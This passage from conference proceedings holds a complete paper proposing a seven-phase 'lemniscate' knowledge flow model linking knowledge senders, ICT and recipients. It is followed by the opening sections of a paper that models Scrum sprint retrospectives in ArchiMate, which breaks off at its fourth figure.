- [25] Trujillo, M.M., Oktaba, H., González, J.C.: Improving Software Projects Inception Phase Using Games: ActiveAction Workshop. In: *9th International Conference on Evaluation of Novel Approaches to Software Engineering (ENASE'14)*, Lisbon, Portugal, 2014
- [26] VersionOne: *11th Annual State of Agile Survey*. Tech. report, 2017
- [27] Werewka, J., Spiechowicz, A.: Enterprise architecture approach to Scrum processes: sprint retrospective example. In: *2017 Federated Conference on Computer Science and Information Systems (FedCSIS'17)*, Prague, Czech Republic, 2017



## The lemniscate knowledge flow model

Paweł Weichbroth

Gdansk University of Technology  
Faculty of Management and Economics  
Department of Applied Informatics in Management  
Narutowicza 11/12, 80-233 Gdańsk, Poland,  
Email: pawel.weichbroth@hotmail.com

Kamil Brodnicki

Gdansk University of Technology  
Faculty of Management and Economics  
Department of Applied Informatics in Management  
Narutowicza 11/12, 80-233 Gdansk, Poland,  
Email: kamil.brodnicki@zie.pg.gda.pl

**Abstract**—Knowledge is seen as one of the main resources for organizations providing knowledge-intensive services. Therefore, sharing and reusing are the main goals of the modern knowledge management (KM) approach, driven by information and communication technologies (ICT). However, one must ask for the details in order to provide the means and tools to design and deploy an environment able to fulfil these two goals. We observed that the interactions occurring on knowledge resources can be reduced to a directional flow, and further described by distinguished internal phases. In our research we put forward two research questions: (1) what are the main entities in the knowledge flow supported by ICT? and (2) what are the main phases of the knowledge flow? In this paper we introduce the generic lemniscate knowledge flow model, which, grounded on recognized theory, learned principles and gathered practices, provides foundations to solve the above problem.

### I. INTRODUCTION

KNOWLEDGE is a wide and abstract term, which has been the subject of epistemological discussion among western philosophers since times of ancient Greece. Since the second half of XX century, it has been widely studied in numerous research papers, reaching many definitions, contexts and phenomena and in the end, leading to a legitimate new scientific discipline, defined as *knowledge management*.

These days, people and machines produce countless volumes of data and information, consciously and intentionally transformed into knowledge. All of the aforementioned are important assets in knowledge-driven environments and the last is by far the most labour- and time-consuming. In consequence, some employees spend the majority of their working hours in manual and high-demanding intellectual work, supported by computers processing and manipulating large amounts of data as an input, and producing information or even knowledge as an output [1, 2]. As a result, a new concept of an employee was coined: a *knowledge worker*, whose job primarily involves the creation, distribution or application of knowledge [3]. By many, Peter Drucker is credited to be the first to use this term in his 1959 book, “*Landmarks of Tomorrow*”.

Data sets encoded in a computer memory differ in format, size and type. In general use, there are two primary data formats: binary and text, and four primary data types: text,

drawing, movie and voice. Ordered sequences of characters, images and spoken words are perceived as explicit and unique information objects. Here, we can point out objects that are in everyday use such as documents, presentations and spreadsheets, email-, voice- and video- messages, web-blogs, forums, and pages. Each object processed and interpreted by an individual human mind, applicable and legitimate in a specified environment, where the consequences of an application are known or can be predicted, is considered to be a knowledge object. All of them, gathered and redacted, cleaned and re-processed, organized and integrated in one consistent repository, along with a user interface that facilitates CRUD operations (an acronym for *search, create, read and delete*), constitute a unified system for knowledge workers. In present times, the most popular adjective in the research area “big” is naturally added when “big data” is involved and to underline the scale of the discussed problem (e.g. big management [4]). The ability to process massive data volumes entails other mandatory requirements against the system, such as *efficient, fault-free* and *cost-effective*. If we also take into account the human factor, the notion of the *system* is replaced by the *environment* to indicate additional performers and actions involved.

Now, we consider the problem of the design of an environment that will not only serve as pure technology but also provide interaction with other humans and available knowledge resources. We observed that the occurring interactions can be reduced to a directional flow, and further described by distinguished internal phases. In this context, we put forward two research questions: (1) *what are the main entities?* and (2) *what are the main phases?* Answers to these questions are embodied in the form of the generic lemniscate knowledge flow model and its detailed description, which, grounded on recognized theory, learned principles and gathered practices, provides foundations to solve the above problem.

The rest of the paper is organized as follows. The related work is presented in Section 2. In Section 3 we introduce the knowledge flow model. The research background is presented and referred to in Section 4. Final conclusions are included in Section 5.

## II. RELATED WORK

The recent interest in knowledge management, observed both in business and science, is nothing new. However, it is not a secret that nowadays, information and communication technologies are the basic means to efficiently support every phase of the KM process. For this reason, we only present the state of the art directly concerning knowledge management embedded in the context of ICT, as well as a general retrospection of its existence in the research areas of computer science and management.

Thinking in terms of computer science, our knowledge is materialized in so-called *knowledge bases* (KB) [5]. Bearing in mind the natural attributes of knowledge (e.g. aging, context, source) in order to fully illustrate the constraints and obstacles in the process of codifying, sharing and refining its resources, we should also point out other cons like: subjective burdens, mistakes, false assumptions, unreliable data mining techniques and methods or incomplete and imprecise data. Therefore, the necessity and urgency of knowledge verification and evaluation appear in the foreground in order to ensure its *correctness*, *timeliness* and *objectiveness*. This has been a subject of our previous and current research interests, generally focused on the area of knowledge management, where varied experiments have been performed on acquired resources from experts [6] or discovered frequent sets from web server log files [7].

In another work [8], we introduced the first multi-dimensional *knowledge space model* (including entity-relationship schema), implemented as a part of the developing system, designed to efficiently distribute and manage knowledge resources. We view our model as the foundation of a *knowledge grid* platform, where two significant aspects are considered: education- and research-driven. Some aspects of applying an ontology in transforming and processing knowledge were widely discussed in [9], along with the related standards, terminology and languages; based on theoretical developments [10, 11, 12], and managerial and organizational practice [13, 14, 15]; we also referred to the generic model of the knowledge life cycle and its internal phases, revisiting conditions, constraints and obstacles in the context of the knowledge grid assumptions.

Knowledge may be represented by a variety of forms. In [16] Kapłański *et al.* used a novel feature of the *Ontorion* system [17], that allows for describing knowledge and interacting with the user in *semi-natural language* [18], expressive enough to describe rich and complex things, groups of things, and relations between them. To present such capabilities, a stand-alone experiment was designed and executed. A software process simulation based on the multi-agent approach was performed in order to imitate social behaviours in the software testing phase.

From the management panorama of the knowledge-based organization, Zack [19] distinguished four characteristics, summarized as a *process*, a *place*, a *purpose* and a

*perspective*. A process consists of intra-organization activities engaged in the production of goods and delivery of services. A place includes the organization of boundaries in which knowledge is created, shared and refined. A purpose is defined by a mission and strategy which are considered in the frame of customer satisfaction. Finally, a perspective is related to beliefs, culture and religion, which may have an influence on decisions-makers. This abstract view of such an organization may be considered as a starting point for the analysis, design and organization of actors, tasks and resources, engaged in knowledge creation, sharing and evaluation [20].

The pure nature of the knowledge management process undoubtedly describes such values as: sincerity, impartiality and veracity. Mercier-Laurent *et al.* [21] classified socio-cultural aspects as the most important in KM, which allow and empower knowledge creation and sharing. Besides this, the authors emphasize the role of the *technical environment* in the deliberate development and maintenance of key knowledge management processes and its influence on *strategic management*. In a similar way, Fazlagić *et al.* indicated the role of *corporate portals* (so-called intranets) in developing the processes of knowledge management, realized through a set of functions such as: internal services (concerning administration, finance and human resources), *digital workspaces*, *unified communication facilities* and *document repositories* [22].

To sum up and close this section, in the long-term, effective knowledge management may constitute a competitive advantage. Dominiak and Leja rhetorically ask “*Does university need a strategy?*” [23], and after an affirmative answer, later claim that in order to build, unfold and deploy a strategy, university ought to begin with a *vision*. To create a successful projection of the future, organization members should also directly embody all processes engaged in knowledge management in agreement and cooperation with all stakeholders. Generally speaking, the three main functions of management i.e. planning, organizing and controlling (the action-decision function will not be considered because it is commonly known) are intra- and inter-related, penetrating and utilizing the available resources, where the most important are *intellectual capital assets*. Likewise, for business organizations, Teece [24] also argues that superior profits stem from intangible assets such as customer relationships, know-how and superior business processes.

## III. KNOWLEDGE FLOW MODEL

Some believe in the sense of knowledge management and some do not. However, each organization to some extent, be it smaller or greater, utilizes knowledge in some way, intentionally or not. Nonetheless, we all must agree that the human memory, by nature, is imperfect because over time we unconsciously tend to rewrite some of its parts irrevocably or we are simply unable to retrieve them again.

To bypass those limitations, nowadays knowledge is explicitly codified in a computer mass-storage memory, which lets us create solid backups and, what is the most important, retrieve and share knowledge on request at any time and in any place. On the other hand, the present-day environment is highly dynamic and productive, and as a consequence, knowledge ages rapidly. As an example, let us consider emerging financial and stock markets, legal regulations or even the solar system – indubitably, today we know something about them that may not be true anymore tomorrow.

In our methodical approach, firstly we specify the main goals, and secondly we design the process by determining particular phases in such a way that the sequence of their execution ultimately leads to satisfying each goal.

The main goals of knowledge management are to *share* knowledge with others, and to *reuse* it when necessary. From our point of view, the process itself consists of seven chronological phases where knowledge is (1) *gathered*, (2)

*codified*, (3) *shared*, (4) *verified*, (5) *enhanced* (from the knowledge sender perspective), and (6) *understood*, (7) *evaluated* and shared again (from the knowledge recipient perspective). Such a directional knowledge flow occurs between three entities: knowledge *sender* (KS), *machine* and knowledge *recipient* (KR), where each of them plays a distinct role; however, direct or indirect interactions frequently occur between them. While KS and KR are both humans, the machine is an abstract term representing a set of information and communication technologies (ICT), generally referring to operating hardware (computers, networks and other physical devices) and software (applications, tools and systems). In this case, knowledge is a set of intangible assets, stored in a computer memory, represented by non-trivial plain-text or binary data structures. The underlying assumption, however, is not one based on viewing data as the raw material from which knowledge is created.




Fig. 1 A lemniscate knowledge flow model

The knowledge sender gathers, processes and combines relevant resources at some point in time. If the composed resources of knowledge are complete and consistent for a given discourse of the universe, then they are codified (articulated), which in turn leads to the creation of the real-world meaning of concepts and relations explicitly and precisely. On the other hand, knowledge codification can be a source of value creation, “reused” either by the knowledge recipient or other knowledge creators. Undoubtedly, an efficient IT system plays a decisive role in the application of the codification strategy. Knowledge sharing is an activity that aims to exchange particular resources among the knowledge sender and their recipients. An efficient and useful technology should support contexts like localization and the knowledge form, hardware capabilities and requirements, language skills, on-the-fly content recommendation and the recipient’s learning predisposition. Simultaneous verification of knowledge takes place during

its exchange by both a sender and a recipient. The perception and understanding of knowledge incorporates cognitive processes, beliefs and human intelligence, as well as the tacit knowledge currently possessed by the involved individual. At the same time, the knowledge is evaluated, which means that each consistent part is checked to fulfil such criteria as *reliability*, *applicability* and *significance* [25]. Feedback given from a knowledge recipient may reveal some errors, inaccuracies or gaps in shared knowledge resources. On the other hand, which seems to be even more important, it may spontaneously trigger valuable expertise, up to that point deeply concealed in a recipient’s mind. Such reactions might indicate and advocate possible changes, supplements or withdrawals of particular knowledge resources. In this case, knowledge refinement may lead to its higher quality, described by attributes such as *adequacy*, *effectiveness* and *productiveness* [26].



Generally speaking, in regard to knowledge “visibility”, classically, knowledge resources are divided into two types: *explicit* or *tacit* [27], while the former by assumption is not cognitively biased. For this reason people naturally tend to share knowledge with others to evaluate its veracity, based on given feedback, and afterwards to consolidate and codify it. On the other hand, any body of knowledge might be codified to a certain extent, where skills and competence are hardly transferable.

#### IV. RESEARCH BACKGROUND

Among the numerous tasks given to students to perform, were those where they needed to actively collaborate in separate groups in the classroom or at home, and exhibit the means and tools to exchange data, information and knowledge. In this manner, we provided the preliminary results of our observations and conducted short interviews, which, synthesised together, allowed us to formulate a set of facts, specified below. Obviously, the elementary means of close communication was *oral dialogue* or *open discussion*. However, a few members reported obstacles in effective group work, such as the “*sucker effect*”, or intrapersonal factors (also recognized and described in [28]). At a distance, instant messaging tools over the Internet (e.g. *Skype*) were preferred to the phone. Group members used a variety of other software tools to explicit and codify gathered or possessed information. In peer-to-peer communication, *Facebook Messenger* was the most preferable tool. In the store-and-forward model, *emails* were sent occasionally to announce some general assumptions, share documents (via attached files) or one asked others to evaluate or accept changed settings.

#### V. CONCLUSIONS

The elaborated knowledge flow model (fig. 1) is an abstract view of the process of *knowledge management*. To our best belief, it seems to be *complete* (definite starting and ending points), *computer-aided* (various ICT are employed) and *generic* (not biased by any domain); the indicated sequential iterations, where the *bi-directional, spoken* or *written exchange* of observations takes place, demonstrate its unfolded nature.

“*We have a conviction to learn during our whole life*” – this straightforward sentence reflects the nature of a human life in present times.

#### REFERENCES

- [1] K. Marciniak, and M. L. Owoc, "Systemy klasy business intelligence w jednostkach sektora publicznego-wstępne studium badań," *Studia Ekonomiczne*, vol. 199, 2014, pp. 166–175.
- [2] M. Hernes, "Using Cognitive Agents for Unstructured Knowledge Management in a Business Organization's Integrated Information System", *Intelligent Information and Database Systems*, Springer, Berlin 2016, pp. 344–353.
- [3] G. Kayakutlu, and E. Laurent-Mercier, "From knowledge worker to knowledge cultivator-effective dynamics", *IEEE* 2012, pp. 1149–1153.
- [4] M. Hernes, and A. Bytniewski, "Towards Big Management" [in:] *Advanced Topics in Intelligent Information and Database Systems*, Springer 2017, pp. 197–209.
- [5] M. L. Owoc, and P. Weichbroth, "A Framework for Web Usage Mining Based on Multi-Agent and Expert System". *AITM2011*, Wrocław 2011, pp. 139–151.
- [6] T. Sitek, and P. Weichbroth, "Ekonometryczne szacowanie parametrów jako metoda przetwarzania wstępnego w systemach agentowych", *PWNT*, Gdańsk 2009, pp. 303–313.
- [7] P. Weichbroth, and M. Owoc, "Wartościowanie wiedzy o ścieżkach nawigacji użytkowników portali internetowych", *Technologie wiedzy w zarządzaniu publicznym*. Wydawnictwo UE w Katowicach, Katowice 2014, pp. 326–337.
- [8] M. Owoc, and P. Weichbroth, "Toward knowledge-grid model for academic purposes". *AI4KM2015*, Buenos Aires 2015, pp. 5–9.
- [9] M. L. Owoc, and P. Weichbroth, "Transformacje wiedzy sieciowej. Podstawy ontologiczne". In: *Wiedza w kreowaniu przedsiębiorczości*, K. Perechuda, I. Chomiak-Orsa (Eds.), Wydawnictwo Politechniki Częstochowskiej, Częstochowa 2014. pp. 165–177.
- [10] M. Owoc, and K. Marciniak, "Knowledge management as foundation of smart university", *IEEE*, 2013, pp.1267–1272.
- [11] K. Marciniak, and M. L. Owoc, "Usability of Knowledge Grid in Smart City Concepts", *ICEIS* (3), 2013, pp. 341–346.
- [12] K. Marciniak, and M. L. Owoc, "Applying of knowledge grid models in smart city concepts", *Uniwersytet Ekonomiczny we Wrocławiu*, Wrocław 2013, pp. 238–244.
- [13] M. Alsour, and M. L. Owoc, "Benefits of knowledge acquisition systems for management. An empirical study", *IEEE*, 2015, pp. 1691–1698.
- [14] M. L. Owoc, "The Role of Data Warehouse as a Source of Knowledge Acquisition in Decision-Making. An Empirical Study". In: *AI for Knowledge Management*. Springer 2014, pp. 21–42.
- [15] M. Alsour, M. L. Owoc, and A. S. Ahmed, "Data warehouse as a source of knowledge acquisition. An empirical study", *IEEE*, 2014, pp. 1421–1430.
- [16] P. Kapłański, and P. Weichbroth, "Cognitum Ontorion: Knowledge Representation and Reasoning System", *IEEE* 2015, pp. 169–176.
- [17] A. Seganti, P. Kapłański, and P. Zarzycki, "Collaborative Editing of Ontologies Using Fluent Editor and Ontorion", *Ontology Engineering*, Springer, 2015, pp. 45–55.
- [18] P. Kapłański, "Controlled English interface for knowledge bases", *Studia Informatica*, vol. 32(2A), 2011, pp. 485–494.
- [19] M. H. Zack, "Rethinking the knowledge-based organization". *MIT Sloan Management Review*, vol. 44(4), 2003, pp. 67–72.
- [20] P. Weichbroth, and M. L. Owoc, "Web User Navigation Patterns Discovery as Knowledge Validation challenge", *AI4KM* 2012, France 2012, pp. 33–39.
- [21] E. Mercier-Laurent, J. Jakubczyc, and M. L. Owoc, "What is Knowledge Management?", *Prace Naukowe Akademii Ekonomicznej we Wrocławiu*, vol. 815, 1999, pp. 9–21.
- [22] J. Fazlagić, M. Sikorski, and A. Sala, „Portale intranetowe. Zarządzanie wiedzą, kapitał intelektualny, korzyści dla pracowników i dla organizacji”. *Politechnika Gdańska*, Gdańsk 2014.
- [23] P. Dominiak, and K. Leja, „Czy uniwersytet potrzebuje strategii?”. *CBPNIŚW*, Uniwersytet Warszawski, pp. 26–42.
- [24] D. J. Teece, "Research directions for knowledge management. *California management review*, vol. 40(3), 1998, pp. 289–292.
- [25] M. L. Owoc, M. Ochmanska, and T. Gładysz, "On principles of knowledge validation", *Validation and Verification of Knowledge Based Systems*, Springer, 1999, pp. 25–35.
- [26] M. L. Owoc, "Wartościowanie wiedzy w inteligentnych systemach wspomagających zarządzanie", *Prace Naukowe Akademii Ekonomicznej we Wrocławiu*. vol. 100 (1047), Wrocław 2004.
- [27] N. Rizun, and Y. Taranenko, "Simulation models of human decision-making processes", *Management Dynamics in the Knowledge Economy. College of Management*, vol. 2(2), 2014, pp. 241–264.
- [28] P. Weichbroth, "Facing the Brainstorming Theory. A Case of Requirements Elicitation". *Studia Ekonomiczne. Zeszyty Naukowe Uniwersytetu Ekonomicznego w Katowicach*, 6 (296), pp. 151–162.

# Enterprise Architecture Approach to SCRUM Processes, Sprint Retrospective Example

Jan Werewka, Anna Spiechowicz

Department of Applied Computer Science

Faculty of Electrical Eng., Automatics, Computer Sci. and Biomedical Eng.

AGH University of Science and Technology

al. Mickiewicza 30, 30-059 Kraków, Poland

werewka@agh.edu.pl

**Abstract**—Enterprise architecture supports a holistic approach used to optimize various activities of a company. Software development companies frequently use a popular agile approach, and the most popular agile methodology is Scrum. A sprint retrospective is a Scrum process which is supposed to enable self-development and improve communication among team members. Unfortunately, the reality is usually different. The aim of the paper is to identify problems with retrospectives and to use enterprise architecture models to help different stakeholders to understand the problems of agile approach and to find reasons why sometimes it does not meet its goals. Next, the authors try to find solutions for the identified problems on the basis of a persona concept.

**Index Terms**—Scrum; agile; retrospective; team work; enterprise architecture; ArchiMate

## I. INTRODUCTION

ENTERPRISE architecture may be used for an efficient development of a company. To optimize the structure and behavior of a company, a holistic approach should be used in which the company architecture should be modelled in a uniform way. One of the reasons why it is worth pursuing this approach is the fact that it offers different company stakeholders a clear understanding of what is going on. In the literature these problems are closely related to integration and interoperability of enterprise architecture [1]. Other important ideas regarding enterprise architecture evolution are standardization and harmonization [2].

There are many examples of processes that do not work so efficiently as expected. A clear understanding is useful not only to people taking part in the process, but also to people observing the process. So, there is a need to describe the behavior of a company in a uniform way. The structure and behavior of a company can be modelled in ArchiMate [3] language, which supports strategy, motivation, business, technology and physical layers concepts. Developing such models is especially valuable for companies developing software (software houses).

Software houses usually apply a mix of different methodologies, e.g. agile or classic. In these companies service

orientation and continuous improvement seem an important goal. To obtain a full picture of the company, it is important to distinguish services in the software production, and to show how these services are supported by processes.

In the paper an ArchiMate model is proposed for iterative software development based on Scrum. The model is based on a more general model of the Scrum framework for teams and a more detailed one for a sprint retrospective. Scrum Guide [4] is a widely accepted reference publication for Scrum.

A sprint retrospective is a meeting that takes place during the last stage of the sprint. During the meeting the participants discuss the finished sprint, focusing on the team and its problems. The main topics of the conversations during a retrospective focus on what went well, what difficulties occurred during the sprint, and how to take corrective actions to avoid similar problems in the future. In Scrum, a sprint retrospective is an integral part of control and adaptation processes, without which the team cannot develop and improve the efficiency of its work.

In many Scrum team members' opinion, a retrospective is a fragile process. To check this view, a survey was conducted by the authors of the paper in which they collected information on the most common problems raised up during a sprint retrospective. Unfortunately, its results do not lead to optimistic conclusions. The main research question was why most teams using an agile approach do not conduct such meetings at all or end them with negative results. Answering this question can be followed by additional questions: Are the authors of Scrum and the authors of books praising the advantages of retrospectives incurable optimists? Are they misled in their assertions? Or maybe the way of conducting a retrospective leads to mistakes?

There are many books, papers and blogs which describe how to conduct a retrospective in a proper way. Usually their authors are experts in coaching agile teams. However, it is difficult to find a common and uniform understanding of a retrospective process. That is why a more general approach is proposed based on an enterprise architecture model. To understand its idea better, a retrospective motivation model and a concept of UX (user experience) are proposed.

The structure of the paper is as follows. After the introduction in the first chapter, an enterprise architecture view of Scrum is proposed in the second chapter, and selected literature concerning a retrospective is analyzed in the third chapter. In the fourth chapter a base motivation model of a retrospective is proposed, while in chapter five common problems of a retrospective are investigated based on a survey, whose results are discussed in the next chapter. The success of a retrospective depends on people taking part in it, and that is why personas and retrospective roles are discussed respectively in chapters seven and eight, which are followed by chapter 9 discussing ways of improving a retrospective. Conclusions are devoted to future research concerning the integration of enterprise architecture and models of agile methodologies.

## II. ENTERPRISE ARCHITECTURE APPROACH TO SCRUM

Enterprise architecture is used to obtain a holistic view of the company. From this point of view, the most suitable enterprise architecture definition is the one given by Lankhorst [5] as “a coherent whole of principles, methods, and models that are used in the design and realization of an enterprise’s organizational structure, business processes, information systems, and infrastructure”. The second important point is competitive development of a company, which is best defined by Gartner Group [6] “Enterprise architecture (EA) is the process of translating business vision and strategy into effective enterprise change by creating, communicating, and improving the key principles and models that describe the enterprise’s future state and enable its evolution.” In the paper both definitions of enterprise architecture are important: the one regarding the company’s holistic view and the one regarding its competitive evolution.

The developers of agile methods try to differentiate them from other methods by different means. There is no essential reason why integrating Scrum into enterprise architecture could not be possible. Literature offers some examples of such proposals, e.g. [7], [8]. The development of enterprise architecture can be proposed for different fields [9]. IT enterprises running projects in different heterogeneous environments integrate classical and agile project management methodologies. Paper [10] discusses the problem of alignment of two project management methodologies based on two ontologies: a classical one represented by PMBOK [11] and an agile one represented by Scrum [4]. In [12] the problem of selecting a suitable agility framework is discussed, and the analysis ends with the conclusion that the investigated methodologies were inconsistent.

To describe project management methodologies or agile frameworks, a common meta-model may be proposed. In the area of software engineering, different meta-models for harmonizing different standards and solutions are offered. In the domain of software development, harmonization is proposed for ISO standards based on the Software Engineering Metamodel for Development Methodologies (SEMDM) described in ISO/IEC 24744 standard. For example, in [13] a proposal of such harmonization is based on Ontology Pattern Language.




Figure 1. Meta-model of project management methodologies

The paper proposes an approach which harmonizes the project and product development methodologies using enterprise architecture concepts. The proposed meta-model is simple and distinguishes the following areas (Fig. 1): dynamic (describing activities), operation (describing active elements, like roles and principles governing the methodology), quality (depending artifacts, i.e. inputs and outputs of processes) and workshop functions (e.g. the application of selected tools, techniques, and practices).




Figure 2. General Scrum process model

In building a Scrum model, Scrum processes should be considered at first. ArchiMate is one of the best known languages used for describing enterprise models. A simple example of a model of processes in Scrum with triggering and composition relations is given in Fig. 2. Sprint, the Scrum



iteration, contains planning, execution, review and retrospective processes. The sprint execution process consists of composite sub-processes: product development, sprint control, monitoring and adaptation. These sub-processes are running parallel during sprint execution.

The full Scrum model based on the meta-model is presented in [14] from two viewpoints: the team's viewpoint and the business owner's viewpoint.

### III. STATE OF THE ART ON A SPRINT RETROSPECTIVE

A sprint retrospective is the last meeting during the sprint. Its main objective is to facilitate the development and self-improvement of the team. During a retrospective its participants discuss the events that have taken place, their impact on their work and how they may be able to deal with problems in the future. The retrospective process is discussed and described in detail in different publications. The Retrospective Handbook [15] shows ways of running more effective retrospectives by addressing certain practical challenges.

A retrospective should not be conducted in a chaotic way. It is very important to prepare, conduct and close a retrospective properly. It is assumed [7] that for a one month sprint, a retrospective should last up to 3 hours. The authors of [16] suggest dividing a sprint retrospective into five phases of varying lengths:

- 1) Setting the stage. The first phase involves familiarizing the group with the timetable and retrospective goals, and, additionally, doing exercises that will make it easier for shy people to express their opinions later.
- 2) Gather data. The data collection is intended to remind the group of events taking place during a sprint. During this phase the team should recall all events that occurred during a sprint, such as meetings, decisions, milestones, integration meetings, rotation of team members as well as adaptation of new technologies. The Timeline [17] exercise may be proposed here.
- 3) Generate Insights. Through brainstorming the team members try to notice the correlation between the events and the quality and effectiveness of their work. Through this analysis, it will be possible to identify which events help and which make it more difficult for the team to achieve the goal. Exercise that can help during brainstorming is called 5 Whys method, which may be used in software development to prevent recurrence of the same problems [18].
- 4) Decide what to do. During this phase, while working in groups, team members create a detailed list of actions to be performed during the next sprint. The most important element of this stage is the selection of 2-3 most important factors that affected the last sprint issues, in which the "Planning Game" [19] exercise may be helpful.
- 5) Close the retrospective. In the end, the leader will gather feedback on the meeting. It is important to collect the

results of the analysis, the list of decisions made and to create a common picture in the form of a poster.

On the basis of this proposal, phases and their goals can be described in ArchiMate model as shown in Fig. 3. The sprint retrospective process consists of sub-processes realizing different goals. The person preparing the meeting is obliged to prepare the place where a retrospective will take place. A good choice will be a location in which the team usually works or an isolated room allowing participants to arrange chairs in a semicircle so that everyone can see one another. The room should offer a possibility to post posters or draw graphs and timelines. This will create a proper atmosphere for the discussion.

Sometimes a retrospective always performed in the same way becomes boring for some team members or for the whole team, however, it is possible to revitalize retrospective meetings. In [20] seven principles serving this purpose are defined: (1) Rotate leadership. It seems natural that the Scrum Master should take leadership of a retrospective, but rotating leadership among team members can bring good results. (2) Change the question. By asking standard questions, we usually obtain the same answers. (3) Vary the process. Some tools may be proposed to structure the process. (4) Include different perspectives. Take into consideration the viewpoints of different stakeholders. (5) Change the focus. Change the focus to e.g. social communication, organization or engineering issues. (6) Try appreciative inquiry. Consider good results obtained in the past to explore how to use them in the future. (7) Analyze recurrent themes. If the same themes occur, try to influence the situation or change the plans.




Figure 3. Retrospective phases and their main goals

There are some works offering exercises facilitating a retrospective. Book [21] contains many practical exercises aimed at becoming more proficient in performing retrospectives. Similarly, [22] provides a tool set of activities to transform a group of people into an effective team by keeping the participants amused and providing a setting where they can reflect, discuss and have fun. Another issue is team networking, which is performed outside a retrospective, and for which collaborative games may be proposed, e.g. [23].

#### IV. ENTERPRISE ARCHITECTURE APPROACH TO A SPRINT RETROSPECTIVE

A case of a retrospective process will be investigated here in more detail. A sprint retrospective takes into account (Fig. 4) such inputs as: work progress during the sprint (represented by sprint burn down charts), delivered product at the end of the sprint, product development recommendation made during a sprint review, team capability and retrospective recommendations from previous sprints. A burn down chart, product development and retrospective recommendations are Archimate business objects. A sprint retrospective triggers a process of retrospective recommendation realization.




Figure 4. Model of a sprint retrospective

